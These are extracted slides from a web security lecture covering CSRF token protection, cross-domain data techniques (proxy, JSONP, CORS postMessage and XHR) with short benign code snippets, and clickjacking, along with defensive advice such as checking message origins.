
CSRF – Bad token
Side 56
0. Login
1. Load content
Infected server
2. Page with hidden script and form
<form...><input name="token" value="XYZZ..." >
Bank
3. POST /pay – token=XYZZ...
4. 400 Bad request
For session x
Token=9992812jabc
9992812jabc
!=
XYZZ...
Side 57
DEMO
CSRF Token protection demo
Cross Domain Data
Side 58
 Proxy
 JSONP
 CORS

Proxy
Side 59
 Client asks server
 Server asks target
 Target returns data to server
 Server returns data to client
 Allows server to inspect/reject data
 Does not circumvent the Same Origin
Policy
 Cannot directly reuse current
authentication
JSONP
Side 60
 Page from server A adds a script-tag to target server B
 Server B (hopefully) returns JSON data wrapped in a callback function:
callback({"id":0, ...})
 Page from server A defines a function with the same name as the
callback function, and receives the data
 Can leverage current authentication
 Any webpage can include the same script tag and the same callback and
thus potentially steal the data
 Server B can misbehave and send other types of javascript (XSS)
 No easy way to protect POST requests from CSRF
 => Insecurely circumventing the Same Origin Policy

CORS – Cross Origin Resource Sharing
Side 61
 Standards-defined secure way to do cross domain requests from the
browser
 Types:
– postMessage
– Cross Domain XHR

CORS - postMessage
Side 62
 Webpage from server A includes a (hidden) iframe to target server B
 JavaScript on page from A, invokes postMessage on iframe
iframe.contentWindow
.postMessage("some data", "http://serverB")
 Page in iframe from server B defines an event handler:
$(window).bind("message", function(e) {
var event = e.originalEvent;
if (event.origin == "http://serverA") {
//process event.data
}
});

CORS - postMessage
Side 63
 Remember to check origin of an event
 Don't be tempted to specify "*" as the second parameter to postMessage

Cross Domain XHR
Side 64
 $.getJSON("http://serverB/someService",
function(data) {
//handle data
});
 Server B returns the data with a specific response header:
Access-Control-Allow-Origin: http://serverA
 Once again do not use * as server name unless you want the data to be
available to server
Side 65
DEMO
CORS DEMO (XHR + postMessage)

Important regardless of choice
Side 66
 Agree on type of encodig – prefer JSON with no other encoding
 Remember – if you allow HTML, you open for XSS
Side 67
DEMO
Video of XSS via twitter feed
Clickjacking
Side 68

 User does not click on what he/she thinks
 Hidden iframe
 Like-jacking
Side 69
DEMO
Clickjacking demo
Side 70
